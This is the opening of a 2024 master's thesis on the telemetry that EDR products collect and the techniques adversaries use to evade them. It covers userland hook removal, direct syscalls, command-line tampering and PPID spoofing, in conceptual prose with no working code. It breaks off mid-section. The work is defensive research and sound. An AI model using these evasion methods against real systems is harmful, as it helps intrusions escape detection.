Geir Eklund

Analysing the common TTP's adversaries use to evade EDR-solutions

And how can this improve the false-negative rate of these solutions

Master's thesis in Experience-based Master in Information Security
Supervisor: Laszlo Tibor Erdodi
June 2024

Geir Eklund

Analysing the common TTP's adversaries use to evade EDR-solutions

And how can this improve the false-negative rate of these solutions

Master's thesis in Experience-based Master in Information Security
Supervisor: Laszlo Tibor Erdodi
June 2024

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

ABSTRACT

Every day, a vast number of attacks are performed against different organizations all around the world. These attacks originates from low level attackers such as so-called script-kiddies, to the more advanced APT groups or nation state actors. The latter have capability to bypass different defence systems, such as EDR solutions.

These EDR solution are gathering telemetry in order to detect malicious activity. While security vendors try to keep up with the adversaries to protect the infrastructure of the customers, this arms race evolves new tactics, techniques and procedures (TTP) to evade detection and bypass defences.

A Red Team exercise are a good means to put the security solutions to the test, by simulating known adversaries TTPs. A such exercise can reveal where the security solutions have their shortcomings, and how the defenders can enhance their security.

SAMMENDRAG

Hver dag utføres et stort antall angrep mot forskjellige organisasjoner over hele verden. Disse angrepene stammer fra uerfarne angripere som såkalte script-kiddies, til de mer avanserte APT-gruppene eller nasjonalstater. Sistnevnte har kapasitet til å omgå forskjellige forsvarssystemer, for eksempel EDR-løsninger.

Disse EDR-løsningene samler inn telemetri for å oppdage ondsinnet aktivitet. Mens sikkerhetsleverandører prøver å holde tritt med motstanderne for å beskytte infrastrukturen til kundene, utvikler dette våpenkappløpet nye taktikker, teknikker og prosedyrer (TTP) for å unngå oppdagelse og omgå forsvar.

En Red Team-øvelse er et godt middel for å sette sikkerhetsløsningene på prøve ved å simulere kjente motstanders TTP-er. En slik øvelse kan avdekke hvor sikkerhetsløsningene har sine mangler, og hvordan forsvarerne kan styrke sin sikkerhet.

ACKNOWLEDGMENT

Firstly, I would like to thank my supervisor, Associate Professor Laszlo Tibor Erdodi for providing valuable and insightful guidance, feedback and support during the work with this thesis. I also appreciate the flexibility my supervisor has shown with regards to our meetings, reviews and feedback as I am a remote student with a full-time job.

I would also given huge thanks to my employer Kovert AS, and especially Martin Ingesen for flexibility and facilitation that allows for the combination of full-time job and writing a masters thesis.

Lastly, I would like express my gratitude to my wife, Imee, who has given me the support during this three years of study, and have had the most responsibility and burden of taking care of our five children during the period. Without this support, it would not been possible for me to complete this masters thesis.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

ABBREVIATIONS

List of all abbreviations in alphabetic order:

- **ALE** Application Layer Enforcement
- **AMSI** Antimalware Scan Interface
- **API** Application Programming Interface
- **APT** Advanced Persistent Threat
- **ASLR** Address Space Layout Randomization
- **AV** Anti Virus
- **BOF** Beacon Object File
- **C2** Command and Control
- **C&C** Command and Control
- **CFG** Control Flow Guard
- **DDL** Dynamic Link Library
- **DEP** Data Execution Prevention
- **DNS** Domain Name System
- **DoS** Denial of Service
- **EDR** Endpoint Detection & Response
- **ETW** Event Tracing for Windows
- **FIM** File Integrity Monitoring
- **HTTP** HyperText Transfer Protocol
- **HTTPS** HyperText Transfer Protocol Secure
- **I/O** Input/Output
- **KAPC** Kernel Asynchronous Procedure Call

- **MDR** Managed Detection & Response
- **NTNU** Norwegian University of Science and Technology
- **PPID** Parent Process ID
- **SMB** Server Message Block
- **SSN** System Service Number
- **TCP** Transmission Control Protocol
- **TTP** tactics, techniques, and procedures
- **UAC** User Account Control
- **WFP** Windows Filtering Platform
- **XDR** Extended Detection & Response

CHAPTER

ONE

INTRODUCTION

A vast number of attacks are performed every day in the cyber domain across the world. The cyber domain know no borders and an attacker can instantly perform attacks on the other side of the world with the aid of a computer terminal. The attacks come in many different categories, from a simple Denial-of-Service-attack (DoS) to more developed Advanced Persistent Threat (APT) groups or nation states campaigns. In order to defend against these advanced attacks, the defenders have needed to evolve their capabilities as well. As Anti-Virus (AV) products are not deemed to be efficient against these advanced threats, new products emerged to close the gap. The term Endpoint Detection and Response (EDR) was formed back in 2013 [1] by Anton Chuvakin to describe system that where capable of detection and perform action on malicious activities. These EDR system have evolved into powerful assets for the defending teams in organisations to aid in the detection and response activities, however they are not bulletproof system and are only as good as their configuration and implementation. Hence, APTs has shown that they are capable of circumvent many of these systems. During the last decade, the evolution of EDR has undergone a great development and the range of vendors have multiplied. The term EDR has also been extended into new definitions, such as XDR (Extended Detection and Response) and MDR (Managed Detection and Response). The former expands the capabilities of an EDR with e.g wider range of sensor and telemetry data collected, and the use of AI technology. The latter will send the collected telemetry to a centralized hub where a team collects telemetry from several systems and can analyze malicious activity across these systems. The vendors such as Bitdefender [2], Crowdstrike [3], paloalto [4], VmWare [5], and SentinelOne [6] are some of the major in the industry all with popular EDR, XDR or MDR solutions.

In order to evaluate the EDRs performance against different APTs tactics, techniques, and procedures (TTP), a Red Team exercise is a common method to accomplish this. A tool Red Teams utilize when performing assessments, are Command & Control Frameworks. As with all tools, it can be used for a good cause or bad cause. This is true with Command & Control Frameworks as well. Adversaries, in addition to custom made tools, also utilize off-the-shelf products as these frameworks. A vast variety of C&C framework exists, from the more well-known such as Cobalt Strike [7], Sliver [8] and Metasploit [9], to less-known such as Empire [10] and Brute Ratel [11] . Most C&C will drop a payload on disk on the target, while other frameworks are file-less, such as Empire. The payload will communicate with the C2 server and perform actions on the target on behalf of the C2 server. The communication is perform over a variety of protocols, such as common HTTP/S, DNS, while some C2 frameworks communicates through Slack, Discord and Microsoft Teams [11] or Dropbox and OneDrive [10].

1.1 Problem description

Often organization solve a security problem with investing more money into additional security products, hoping that this will mitigate any vulnerabilities the organization may have. The organization may not have the staff, skill or resources to configure the products they already have implemented and often leave them with default settings. A configuration may be suitable for one organization, but not for another. The security products needs to be customized for each individual organization in order to perform its intended function.

For an organization to verify how well these security products are implemented, they may have an Red Team exercise to uncover misconfiguration or blindspots of these products. A Red Team exercise is both time consuming and expense, and for the Blue Team or the defensive side in the organization to get the most value of a such exercise, it is vital for both sides to understand how the attackers operate and how they are evading the defenses. Furthermore, there is a key factor to understand how these security solutions detects malicious activities in order to best optimize these for each organization.

This thesis aims to perform research on how Red Teamers and penetration testers can use the TTP's of known APTs in order to train the defenders, and to optimize the security solutions.

1.2 Justification, motivation and benefits

For Red Teamers and penetration testers to give their customers the best and most realistic feedback on their defences against APTs as possible, the Red Teamers and penetration testers needs to utilize the same Tactics, Techniques and Procedures as the APTs. Many of these TTP's are based on evading defences such as Windows Defender, Anti Virus, EDR systems etc. Mitre Attack Framework [12] is a framework that are used by the security industry for referencing these TTPs, and hence will be used as a reference for the TTPs in this thesis.

There is an arms race in between between the attackers and defenders, and research are performed both from the defender and attacker sides in order to get the upper hand on the opponents. New tactics, techniques, and procedures are continually developed, and maintaining a secure configuration of the security products is a dynamic process of constantly adapting to these new TTPs.

1.3 Research questions

In order to address the problems stated in the previous sections, the following research questions have been developed:

Hypothesis: By understanding how adversaries are evading defences such as Endpoint Detection and Response system, defenders will be able to improve their defences against such attacks.
Research questions:

1. By understanding how EDRs are collecting and analysing its telemetry data, how can Red Teamers improve their attack simulations against Blue Teams? To answer this question, a number of sub-questions have been formed.
    (a) How can Red Teamers evade EDR and get code execution on the target?
    (b) How can Red Teamers evade EDR and achieve persistence on the target?
    (c) How can Red Teamers evade EDR and perform privilege escalation on the target?
    (d) How can Red Teamers evade EDR and access credentials?
2. By analysis how APTs are evading EDRs, how can organizations adjust their configurations and implementations to improve their false-negative rate?

1.4 Previous work

There is an ongoing project from Mitre Engenuity [13] on evaluating EDR solutions against APTs and TTPs. This project has on the time of this writing five APTs in the evaluations, where each has a few scenarios or TTPs to compare the performance against. The evaluation gives a good overview of the process of an attack, however it does not give as much details regarding the evasion techniques used. Furthermore, the evaluations focus on the major vendor that are not open-source.

1.5 Planned contributions

This thesis will focus on the inner workings of the EDR solutions and how they collects its telemetry data, and based on this evaluate how attackers may evade detection. This thesis will also focus on the open-source solution that are not commonly target for evaluations mentioned in the previous section. Further, this thesis will demonstrate the importance of performing Red Team exercises in order to adjust the configuration of security products the meet the individual organizations needs.

1.6 Thesis outline

This section gives and overview of the structure of this thesis and a brief summary of each chapter

Chapter 1: Introduction This chapter will give an introduction to the concept of EDR solutions and its purpose. Further, the problem description are presented and the research questions for this thesis are outlined.

Chapter 2: Theory In chapter 2, the general theory behind the different sensors and telemetry collection are present. As there are a vast variety of techniques, only techniques used by the EDR solutions in this research are covered.

Chapter 3: Method This chapter will present how Cobalt Strike generate its payload and how it implement EDR evasion techniques. Further, the chapter will present how the EDR solutions implement its telemetry collection functionality.

Chapter 4: Experiment

In this chapter, the layout of the experiments will be presented. It will first start with basic payloads against the different EDR solution, before different evasion techniques are implemented into the payloads.

Chapter 5: Results Here the result of the experiments are presented, where key takeaways are identified.

Chapter 6: Discussion The findings are discussed and further work are presented in this chapter.

Chapter 7: Conclusion Finally the work in this thesis are summarized

CHAPTER
TWO

THEORY

This section will go through some of the most common technologies that are implemented into EDR solutions, where Hand [14] describes many of these in his book. ZeroPoint Security [15] offers training course for Red Teams where the students gets introduction into bypassing EDR systems, which cover some of the technologies presented here. This chapter will not cover all of the methods for EDR solutions to collect telemetry data or which techniques that can bypass these EDR solutions. Only the methods that are implemented in the EDR solutions that are subject for the research in this thesis, will be described. First the technology will be described, before some common evasion techniques are presented related to each technology.

This chapter will give an general overview over the technologies used in EDR solutions, and the Method chapter will describe how each solution in this thesis have implemented the technologies in detail.

2.1 Detection and Response

The main objective for an EDR solution is to monitor and detect malicious activity on a system. Based on the indicators and telemetry data, the EDR can determine whether the activity are malicious or benign. Based on the conclusion, the EDR can perform some action, i.e alert on or block the attempted action. In Managed EDR solution, the endpoint can push alerts to a centralized hub for further analyses and log collections.

As activities performed from a threat actor can be identical as a benign user, there are issues regarding the threshold for what should be alerted on. Too low threshold will cause a lot of false positives and may cause alarm fatigue for the operators monitoring the system, or making the system useless for the users. If the threshold is set to high, an threat actor may go unnoticed and perform its malicious actions on the system, known as false negatives.

An EDR are usually implemented as an agent on the endpoints, and needs high-privileges in order to be able to perform its inspections of processes and threads on the system, and other collections of telemetry data. This is achieved by implementing a driver component that are able to interact with the kernel. In addition, the agent may have dlls that are used for function-hooking. In order to inspect Input/Output (I/O) operations, such as writing to the filesystem, the EDR solution implements filter drivers.

The EDR will perform a variety of analyses in order to detect malicious activity, from static analyses on files that are dropped to disk on the endpoint, to behavioural analyses when an application are executed, or integrate with system functionality such as Anti- malware Scan Interface (ASMI) or Event Tracing for Windows (ETW). The following sections will go further in depth on common methods an EDR solution may use to achieve its detection.

Figure 2.1.1 gives an high-level overview of the functionality of an EDR agent.




Figure 2.1.1: Simplified EDR functionality

2.2 Function-hooking DLLs

There are several methods for the EDR solution to investigate the function of an application. One method is to monitor which Application Programming Interface (API) calls the application makes to the operationsystem and that are known to be used in malicious activities, and also which parameters the application are submitting with these API calls.

Some functionality that an application needs to perform, requires to be executed in kernel-mode. Windows offer this functionality through the Win32 APIs such as kernel32.dll and user32.dll. These will in turn refer to the ntdll.dll which will perform the syscalls to ntoskrnl.exe. Figure 2.2.1 shows the flow of these API calls from an application to the kernel.




Figure 2.2.1: Win32 API flow

The transfer between user-mode and kernel-mode from, in this example, ntdll.dll, is through specifying a syscall number, known as system service number (SSN). As this number may change between different Windows version, it is practical for applications to call Win32 APIs, which in turn reference ntdll.dll, rather then implement syscalls directly. As Microsoft has implemented controls for patching the kernel, the function hooking needs to take place in user-mode. As seen in figure 2.2.1, the last place before entering kernel-mode, is in the ntdll.dll (or equivalent).

An EDR can monitor these API calls and their parameters by inject its own DLL into each process during the process creation. This will override specific function from e.g ntdll.dll in order to redirect to execution flow of the application to a function that the EDR controls. This is also known as userland-hooking [16]. As this happens in user-mode, it is also possible for an attacker to bypass this in user-mode. However, the EDR may monitor the integrity of its hooks to detect tampering. Lopez et al. [17] describes different methods for hooking. When a new process is started, it will load a number for libraries, such as ntdll.dll in order to reuse some of its function. When this is happening, the EDR will overwrite some of the function calls in the loaded library with some of its own function calls, pointing to functions that are in control of the EDR. This makes it possible for the EDR to analyse which functions that are called, and with which parameters. In addition, the EDR may also forward the function calls to the original functions, in order to analyse the results as well.

Figure 2.2.2 shows the execution flow when hooks are placed in the loaded ntdll.dll.




Figure 2.2.2: Win32 API flow hooked

For an EDR to be able to inject a dll into the memory space of another user, a common way is by using the EDR driver component to interact with a kernel feature named Kernel asynchronous procedure call (KAPC) [18]. An EDR will register a callback for image-load (see section **Notification Callbacks Routines**) to be alerted on creation of processes loading i.e ntdll.dll. The EDR will then use KAPC to inject its function-hooking dll into the newly created process.

2.2.1 Evasion

Remapping ntdll.dll

As function hooking occur in user-mode, the hooked dll can easily be patched back to original functions, or reload the dll image. Figure 2.2.3 depicts this process. Some EDR solution will monitor their hooks, and thus detect if dlls are being remapped.





Figure 2.2.3: Remapping of ntdll.dll

Process Mitigation Policy The Process Mitigation Policy is a functionality where restrictions can be implemented on a process. These can be common like Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR) and Control Flow Guard (CFG) [19]. One policy that will help to prevent hooking of a process, is the Signature Policy which will prevent any images that are not signed by Microsoft or Windows Store to be loaded. Some EDR vendors gets their dlls signed by Microsoft in order to circumvent this security feature. Figure 2.2.4 shows an example of this policy enabled by the default Teams process.


Egenskaper for Teams.exe (25624)

File

Microsoft Teams

(Verified) Microsoft Corporation

Version: 1.7.0.7956

Image file name:

C:\Users[redacted]AppData\Local\Microsoft\Teams\current\Teams.exe

Process

Command line: "C:\Users[redacted]AppData\Local\Microsoft\Teams\current\Teams.exe" --t

Current directory: C:\Users[redacted]AppData\Local\Microsoft\Teams\current\

Started: 33 seconds ago (12:13:43 26.03.2024)

PEB address: 0x97a9886000 Image type: 64-bit

Parent: Teams.exe (17616)

Mitigation policies: DEP (permanent); ASLR (high entropy); Win32k system calls disabl

Protection: None

Mitigation Policies

Policy

ASLR (high entropy)
CF Guard
DEP (permanent)
Extension points disabled
Images restricted (remote images, low mandatory label images)
Non-system fonts disabled
Signatures restricted (Microsoft only)
Win32k system calls disabled

Description:

Address Space Layout Randomization is enabled for this process.
High entropy randomization is enabled.


Figure 2.2.4: ProcessHacker shows the Process Mitigation Policy of a process

Direct syscalls An attacker may avoid using the ntdll.dll, by calling the syscalls directly. Though this can evade some EDR solutions, this method also have some telemetry data that can be used for detection. User processes do not usually make syscalls directly, and may indicate suspicious behaviour.

2.3 Notification Callbacks Routines

Callback routines can give the EDR valuable information regarding events that occur on the system. The EDR driver will register to certain events in the system [20], and get notified by the kernel when these events occur. This give the EDR the possibility to perform some action with regards to the event, before the control is handed back to the kernel.

The most common events that EDR solution will register for callbacks on, are process- and thread-creation, object, image-load and registry events [14]. Figure 2.3.1 gives an example of what types of telemetry data that can be collected by an EDR by using the SysInternal tool Sysmon. As seen in the figure, information regarding the image loading, command line arguments, parent process id, and parent process image are collected.




```
Process Create:
RuleName: -
UtcTime: 2024-03-26 14:47:46.667
ProcessGuid: {72eb9fbc-e012-6602-7027-000000002300}
ProcessId: 30204
Image: C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe"
CurrentDirectory: C:\Users\[redacted]\Documents\Tools\SysinternalsSuite\
User: LAPTOP-II3AVBVL\[redacted]
LogonGuid: {72eb9fbc-6b33-65f5-c760-190000000000}
LogonId: 0x1960C7
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=80CE6126AFAF292C24D5DC1E7734D4F6A9C0E691D1BFD1967C77740349863C4B
ParentProcessGuid: {72eb9fbc-6b34-65f5-4901-000000002300}
ParentProcessId: 11164
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE
ParentUser: LAPTOP-II3AVBVL\[redacted]
```

Figure 2.3.1: Example of telemetry data collected by Sysmon on process creation event

2.3.1 Evasion

Command Line Tampering

Some EDR solution will monitor the Command Line Arguments that are used during the process creating. For an attacker to be able to bypass these checks, the arguments passed to process during creation must be similar to a benign process creation performed by the system itself. Figure 2.3.2 gives an example of how a benign command line arguments will look like when created by the system itself.


Egenskaper for Notepad.exe (1324)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment


File
N/A
(Verified) Microsoft Corporation
Version: 11.2401.26.0
Image file name:
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe

Process
Command line: "C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe"
Current directory: C:\Users[redacted]
Started: 9 seconds ago (14:52:28 26.03.2024)
PEB address: 0x77d8179000 Image type: 64-bit
Parent: explorer.exe (11164)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Protection: None

Figure 2.3.2: Benign command line arguments of a process created by the system

PPID Spoofing

When a process creates another process, it will create it as a child process of itself. EDR solutions may monitor for this parent-child relationships of processes and determine if this seems legitimate. If an attacker through initial compromise is running a beacon in firefox.exe process, and then spawn a new process as notepad.exe, this may raise some alerts in the EDR solution. PPID spoofing are a technique where the attacker are specifying which PPID the newly spawned process will list. Figure 2.3.3 shows an example of how notepad.exe is created as a child of explorer.exe, which is a benign relationship.


Egenskaper for Notepad.exe (1324)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

File
N/A
(Verified) Microsoft Corporation
